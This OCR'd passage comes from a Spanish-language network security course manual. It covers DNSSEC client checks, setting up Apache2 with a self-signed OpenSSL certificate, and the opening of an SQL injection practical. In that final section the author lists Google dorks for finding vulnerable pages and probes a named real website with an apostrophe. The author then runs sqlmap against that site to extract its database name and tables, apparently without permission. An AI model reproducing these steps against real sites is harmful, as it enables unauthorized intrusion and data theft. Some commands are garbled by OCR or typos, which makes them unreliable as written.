


Ilustración 234: Comprobando el FLSG lo que indica que está funcionando

Correctamente el servido de resolución de dirección y con su protección adecuada.

Ahora vamos a instalar un plugin DNSSec en el navegador Firefox:

En Herramientas - Complementos, buscamos DNSSec e instalamos el plugin llamado DNSSEC Validator. Este plugin nos permite saber si las páginas que tienen implementado DNSSEC son seguras o existen inicios de un ataque de falseamientos sobre la misma.

Ilustración 235: Instalando el plugin DNSSec en Firefox.

Configurar un cliente Linux Y Windows del servidor DNSSEC.

Para saber si estamos usando DNSSEC en nuestra red vamos a visitar el sitio web http://dnssectest.sidn.nl/test.php donde nos va a responder si tememos DNSSec o si estamos sin DNSSec en el servicios de nombres DNS.

EJEMPLO DE UN CLIENTE.

Ilustración 236: Verificando si se está utilizando DNSSec en la red.

Cliente Windows XP.

Primero vamos a configurar su adaptador de red para que las consultas DNS las resuelva nuestro servidor DNS.





Ilustración 237: Configurando el cliente para que consulte al servidor DNS

Lo primero que tenemos que hacer es configurar el archivo /etc/network/interface del cliente y luego modificar su archivo /etc/resolv.conf para resuelva nuestro servidor DNS.






Ilustración 239: Configurando el archivo /etc/resolv.conf para establecer que el servidor DNS resuelva a las consultas de petición dns.

Ilustración 240: Verificando nuevamente si nos encontramos protegido por DNSSEC en cliente Linux.

PRACTICA

Secure Socket Layer (SSL).

11.14 PRACTICA: SECURE SOCKETS LAYER (SSL).

Introducción.

Esta práctica consiste en una conexión seguro con SSL, el cual nos permite una autenticación y privacidad de la información entre extremos sobre internet mediante el uso de Criptografía. Dicho practica se realizara de manera virtual con la ayuda de **virtual Box** 1 máquina virtual donde se encuentra instalado el servidor web con **apache2 y openssl** y se realizara la verificación a través de una maquina cliente Windows y Linux. Esta práctica se realizó en Ubuntu 10.04 como sistema operativo base y virtual Ubuntu server 10.04.

SSL proporciona autenticación y privacidad de la información entre extremos sobre Internet mediante el uso de criptografía. Habitualmente, sólo el servidor es autenticado, es decir que garantiza su identidad mientras que el cliente se mantiene sin autenticar. SSL se caracteriza por negociar entre las partes el algoritmo que se usará en la comunicación, el Intercambio de claves públicas y autenticación basada en certificados digitales y sobretodo el cifrado del tráfico basado en cifrado simétrico

Objetivos.

- Demostrar con ayuda de la virtualización la aplicación de SSL.
- Demostrar a través de esta práctica el establecimiento de conexión segura.
- Brindar conocimientos acerca Secure sockets Layer (SSL).
- Realizar el análisis del tráfico con Wireshark.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **virtual Box.**
- Tener instalado **apache2** y **openssl.**
- Contar con una máquina virtual como servidor que responda a las peticiones web y la autenticación con SSL.
- Tener instalados un analizador de protocolo en por ejemplo: **Wireshark.**

Desarrollo.

SSL (**Secure Socket Layer**) es un proceso que administra la seguridad de las transacciones que se realizan a través de Internet, el estándar SSL fue desarrollado por Netscape, junto con MasterCard, Bank of América, MCI y Silicón Graphics. Se basa en un proceso de cifrado de clave pública que garantiza la seguridad de los datos que se envían a través de Internet. Su principio consiste en el establecimiento de un canal de comunicación seguro entre dos equipos es decir el cliente y el servidor después de una fase de autenticación.

Actualmente, casi todos los navegadores soportan el protocolo SSL. Por ejemplo, Netscape Navegador muestra un candado cerrado para indicar la conexión a un sitio Web con seguridad SSL y un candado abierto en el caso opuesto, en tanto que Microsoft Internet Explorer muestra un candado sólo si establece una conexión con un sitio Web SSL.

Escenario a realizar.




Ilustración 241: Escenario a realizar aplicando protocolo SSL.

Realizando la practica Secure Sockets Layer.

Primeramente lo que tenemos que hacer es instalar en el servidor, el paquete de apache2 el cual nos permitirá mostrar las aplicaciones webs, este componente podemos instalarlo con el comando: **sudo apt-get install apache2**.

```
root@ubuntu:/home/rodolfo# sudo apt-get install apache2
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes extras:
  apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common libapr1
  libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap ssl-cert
Paquetes sugeridos:
  apache2-doc apache2-suexec apache2-suexec-custom
Se instalarán los siguientes paquetes NUEVOS:
  apache2 apache2-mpm-worker apache2-utils apache2.2-bin apache2.2-common
  libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap ssl-cert
0 actualizados, 10 se instalarán, 0 para eliminar y 78 no actualizados.
Necesito descargar 3370kB de archivos.
Se utilizarán 10.2MB de espacio de disco adicional después de esta operación.
¿Desea continuar [S/n]?
```

Ilustración 242: Instalando el servicio web apache2.

En el momento de la instalación de apache2 mostrara todos los componentes que se instalaran en conjunto de apache2 y nos preguntara si deseamos seguir con la instalación verificando el espacio del disco, presionamos **S** para continuar con la instalación.

Posteriormente de instalar el servicio de **Apache2** se procede con la instalación de Openssl, esta es una característica de FreeBSD que ofrece una capa de cifrada de transporte sobre la capa normal de comunicación, permitiendo la combinación con muchas aplicaciones y servicios de red y se instalara a través del siguiente comando: **sudo apt-get install openssl.**

```
root@ubuntu:/home/rodolfo# sudo apt-get install openssl
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  openssl-doc
Se actualizarán los siguientes paquetes:
  openssl
1 actualizados, 0 se instalarán, 0 para eliminar y 77 no actualizados.
Necesito descargar 400kB de archivos.
Se utilizarán 0B de espacio de disco adicional después de esta operación.
Des:1 http://ni.archive.ubuntu.com/ubuntu/ lucid-updates/main openssl 0.9.8k-7ub
untu8.14 [400kB]
1% [1 openssl 5451B/400kB 1%]_
```

Ilustración 243: Instalando OpenSSL.

Cuando realizamos esto podemos reiniciar el servidor apache y verificar su buen funcionamiento, a través del siguiente comando reiniciamos dicho servidor: **Service apache2 restart.**

```
root@ubuntu:/home/rodolfo# service apache2 restart
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
 ... waiting .apache2: Could not reliably determine the server's fully qualified
 domain name, using 127.0.1.1 for ServerName
                                                                        [ OK ]
root@ubuntu:/home/rodolfo# _
```

Ilustración 244: Reiniciando el servidor Apache2.

A través del navegador realizamos la consulta al sitio, este caso solo es nuestro localhost: http://localhost**.**




Ilustración 245: Verificando el buen funcionamiento de servicio apache a través del localhost.

Generando una clave privada.

El kit de herramientas **OpenSSL** se utiliza para generar una **clave RSA privada** y **CSR.** También se puede utilizar para generar certificados auto firmado que pueden ser utilizados para propósitos de prueba o el uso interno. El primer paso es crear su clave privada RSA, esta clave es una clave de 1024 bits RSA que se cifra usando Triple-DES y se almacenan en un formato de PEM de modo que sea legible como texto ASCII.

Ahora procedemos a configurar el SSL que es la forma segura y generamos la clave con el siguiente comando: **Openssl genrsa –ds3 –out server.key 1024.**

```
root@ubuntu:/home/rodolfo# openssl genrsa -des3 -out server.key 1024
Generating RSA private key, 1024 bit long modulus
...........++++++
.....................................................................................
.........++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
root@ubuntu:/home/rodolfo# _
```

Ilustración 246: Generando la clave RSA de 1024 bits.

En este procedimiento introduciremos la clave que utilizaremos, luego nos preguntara la confirmación de la clave.

Ahora procedemos a realizar el certificado con el siguiente comando: **openssl req –new –key server.key –out server.crs**

Generando un CSR o firma de solicitud.

Una vez que la clave privada se genera, la firma de certificado se puede generar. La RSE se enviará a una autoridad de certificación, tales como Thawte o Verisign, quien verificará la identidad del solicitante y expedirá un certificado firmado.

Durante la generación de la CSR, se le pedirá varias piezas de información. Estos son los atributos X.509 del certificado. Uno de los mensajes será para "Nombre común. Es importante que este campo se rellena con el nombre de dominio completo del servidor al estar protegida por SSL. Para generar este certificado se hace con el siguiente comando: **sudo openssl req –new –key -out server.key -out server.csr**

```
root@ubuntu:/home/rodolfo# openssl req -new -key server.key -out server.crs
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ni
State or Province Name (full name) [Some-State]:chinandega
Locality Name (eg, city) []:chichigalpa
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ser san antonio
Organizational Unit Name (eg, section) []:ser san antonio
Common Name (eg, YOUR name) []:ser san antonio
Email Address []:sersanantonio@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:seguridad
An optional company name []:ser san antonio
root@ubuntu:/home/rodolfo#
```

Ilustración 247: Generando el certificado.

En este procedimiento será consultada una serie de preguntas las cuales deberán de ser contestadas por ejemplo:

Nombre del país (código de 2 letras) [GB]: **ni**
Nombre del estado o provincia (nombre completo)**: Chinandega**.

Nombre de la localidad (por ejemplo, ciudades): **Chichigalpa.**

Nombre de la organización (por ejemplo, la empresa) [My Company Ltd]: **Ser San Antonio**

Nombre de unidad organizativa (p.ej., sección) []: **Ser San Antonio**

Nombre común (por ejemplo, su nombre o el nombre de host de su servidor) []: **Ser San Antonio**

Dirección de correo electrónico []:**Ser San Antonio**

Por favor ingrese los siguientes atributos "extra"

correo: **sersanantonio@gmail.com**

Otra Contraseña []: **************

An optional company name []:**Ser San Antonio.**

Crear un certificado auto firmado.

En este punto usted tendrá que generar un certificado auto-firmado, ya que no tengo planes de tener su certificado firmado por una CA, o si desea probar la implementación de SSL nuevo, mientras que el CA es la firma de su certificado. Este certificado temporal, se generará un error en el navegador del cliente en el sentido de que la autoridad de certificado de firma es desconocida y no confiaba. Para generar un certificado temporal que es bueno para los 365 días, emita el siguiente comando: **openssl x509 –req –days 365 –in server.crs –signkey server.key –out server.crt**

En este procedimiento nos será preguntada la clave que se ingresó inicialmente

```
root@ubuntu:/home/rodolfo# openssl x509 -req -days 365 -in server.crs -signkey s
erver.key -out server.crt
Signature ok
subject=/C=ni/ST=chinandega/L=chichigalpa/O=ser san antonio/OU=ser san antonio/C
N=ser san antonio/emailAddress=sersanantonio@gmail.com
Getting Private key
Enter pass phrase for server.key:
root@ubuntu:/home/rodolfo# _
```

Ilustración 248: Creando el fichero auto firmado.

Ahora lo que hay que realizar es copiar los archivos al directorio **/etc/apache2/ssl** y luego activar el modulo con el comando **a2enmod ssl.**

Para copiar los archivos lo realizamos con el siguiente comando: **cp server.key /etc/apache2/ssl** y

```
root@ubuntu:/home/rodolfo# cp server.key /etc/apache2/ssl
root@ubuntu:/home/rodolfo# cp server.crt /etc/apache2/ssl
root@ubuntu:/home/rodolfo# a2enmod ssl
Enabling module ssl.
See /usr/share/doc/apache2.2-common/README.Debian.gz on how to configure SSL and
 create self-signed certificates.
Run '/etc/init.d/apache2 restart' to activate new configuration!
root@ubuntu:/home/rodolfo# a2enmod ssl
Module ssl already enabled
root@ubuntu:/home/rodolfo#
```

Ilustración 249: Copiando los archivos y activando el modulo SSL en apache2.

En este procedimiento realizamos la verificación de la activación del módulo es decir que lo activamos en dos ocasiones para verificar que el modulo se encuentra listo y funcionando junto con apache2 y nos muestra: **Module ssl already enabled.** Ahora solo resta reiniciar el servicio de apache2 con el comando: **Service apache2 restart.**

```
root@ubuntu:/home/rodolfo# a2enmod ssl
Module ssl already enabled
root@ubuntu:/home/rodolfo# service apache2 restart
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
 ... waiting .apache2: Could not reliably determine the server's fully qualified
 domain name, using 127.0.1.1 for ServerName
                                                                        [ OK ]
root@ubuntu:/home/rodolfo# _
```

Ilustración 250: Reiniciando el servicio de apache2.

Ahora se procede a la realizacion de un enlace simbólico con el siguiente comando: **ln –s /etc/apache2/sites-available/default-ssl /etc/apache2/sites-enabled/default-ssl**

```
root@ubuntu:/home/rodolfo# ln -s /etc/apache2/sites-available/default-ssl /etc/a
pache2/sites-enabled/default-ssl
root@ubuntu:/home/rodolfo# service apache2 restart
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
 ... waiting apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName
                                                                        [ OK ]
root@ubuntu:/home/rodolfo# _
```

Ilustración 251: Creando el enlace simbólico.

Reiniciamos nuevamente el servicio con el comando**: Service apache2 restart,** y accedemos al navegador para visitar el localhost y verificar si está funcionando el certificado. Accedemos de la siguiente manera: **https://localhost**




Ilustración 252: Accediendo al navegador con el url: https://localhst, lo importante para darse cuenta que estamos bajo una conexión segura es el httpS

Ilustración 253: Obteniendo el certificado y confirmando la excepción de seguridad.

Al confirmar la excepción ya se podrá observar el sitio que en este caso es el localhost.

PRACTICA

ATAQUE DE INYECCIONES

SQL #1.

11.15 PRACTICA: INYECCIONES SQL.

INTRODUCCIÓN.

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos. El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL.

El SQL Injection es un tipo de ataque a una base de datos en el cual, por la mala filtración de las variables se puede inyectar un código creado por el atacante al propio código fuente de la base de datos, consiste en la modificación del comportamiento de nuestras consultas mediante la introducción de parámetros no deseados en los campos a los que tiene acceso el usuario.

La mayoría de aplicaciones webs consisten en un conjunto de operaciones con la base de datos, por ejemplo, en un foro para crear nuevos comentarios se insertan registros en la base de datos y para listar las entradas se seleccionan registros en la base de datos. Estas operaciones reciben el nombre de **CRUD** (Create, Retrieve, Update y Delete).

Objetivos

- Acceder a portales web vulnerable.
- Acceder a los registros de la base de dato.
- Manipular la herramienta SQLMAP en Backtrack 5.
- Tratar de administrar la página web a nuestra manera.
- Comprender un poco la lógica booleana.

Requerimientos para la realización de la práctica.

- Contar con ciertos conocimientos de administración de bases de datos.
- Tener instalado alguna versión de Backtrack para la realización del ataque.

- Tener de conocimiento de ciertas páginas vulnerable a este ataque.

Lo primero que tenemos que hacer es ver si la página es vulnerable para eso podemos usar alguna Google Dork por ejemplo:

lnurl:php?id=
inurl:php?sid=
inurl:asp?id=
inurl:newsdetail.php?id=
inurl:index.php?id=
".php=?id=#"
".asp=?id=#"

Tenemos que saber si es vulnerable o no, para eso pondremos un apostrofe " ' " al final del link de la página que queremos vulnerar. Si nos dispara un error, quiere decir que es vulnerable, si no quiere decir que los administradores tienen al día su sitio, sin embargo no quiere decir que no sea vulnerable, solo que requiere un grado de especialización mayor para lograr penetrar el sitio.

Ilustración 254: Visitando el sitio web vulnerable.

Mi target es: http://www.cvcargo.net/home.php?id=2

http://www.cvcargo.net/home.php?id=2'




Ilustración 255: Observando el error.

Al agregar el apostrofe y actualizar el link notamos el siguiente error:

Una vez que conseguí mi página vulnerable hago uso de la herramienta SqlMap que nos permite realizar la inyección SQL automatizada:

Abrimos la ventana de comandos del sqlmap.

Ilustración 256: Buscando las herramientas de ataque con Backtrack 5

Colocamos la siguiente línea de comando para extraer el nombre de la base de datos de la web vulnerable:

Ilustración 257: Escribiendo la siguiente línea de comando.

./sqlmap.py –u http://www.cvcargo.net/home.php?id=2 **–-dbs**

Como podemos ver la base de dato de la página vulnerable es **cvlogist_Admincont** donde vamos a realizar consulta para ver sus tablas.

En el comando anterior **u** para la url y **- -dbs** para extraer el nombre de la base de dato del sitio.




Ilustración 258: Extrayendo el nombre de la base de datos

Luego de haber ejecutado el comando anterior ya obtendremos la base de dato y Lo que tenemos que hacer es buscar los datos de la administración de la web extrayendo la tabla del cajón que escojamos cada web trae como mínimo 2 cajones una será information_schema y el otra la base de dato.

Colocamos la siguiente línea de comandos.

./sqlmap.py –u http://www.cvcargo.net/home.php?id=2 **–D cvlogist_Admincont- - tables**




Ilustración 259: Escribiendo la línea de comando para atacar el sitio web.

Donde **–D** es para el nombre de la base de datos y **- - tables** para extraer las tablas de dicha base.

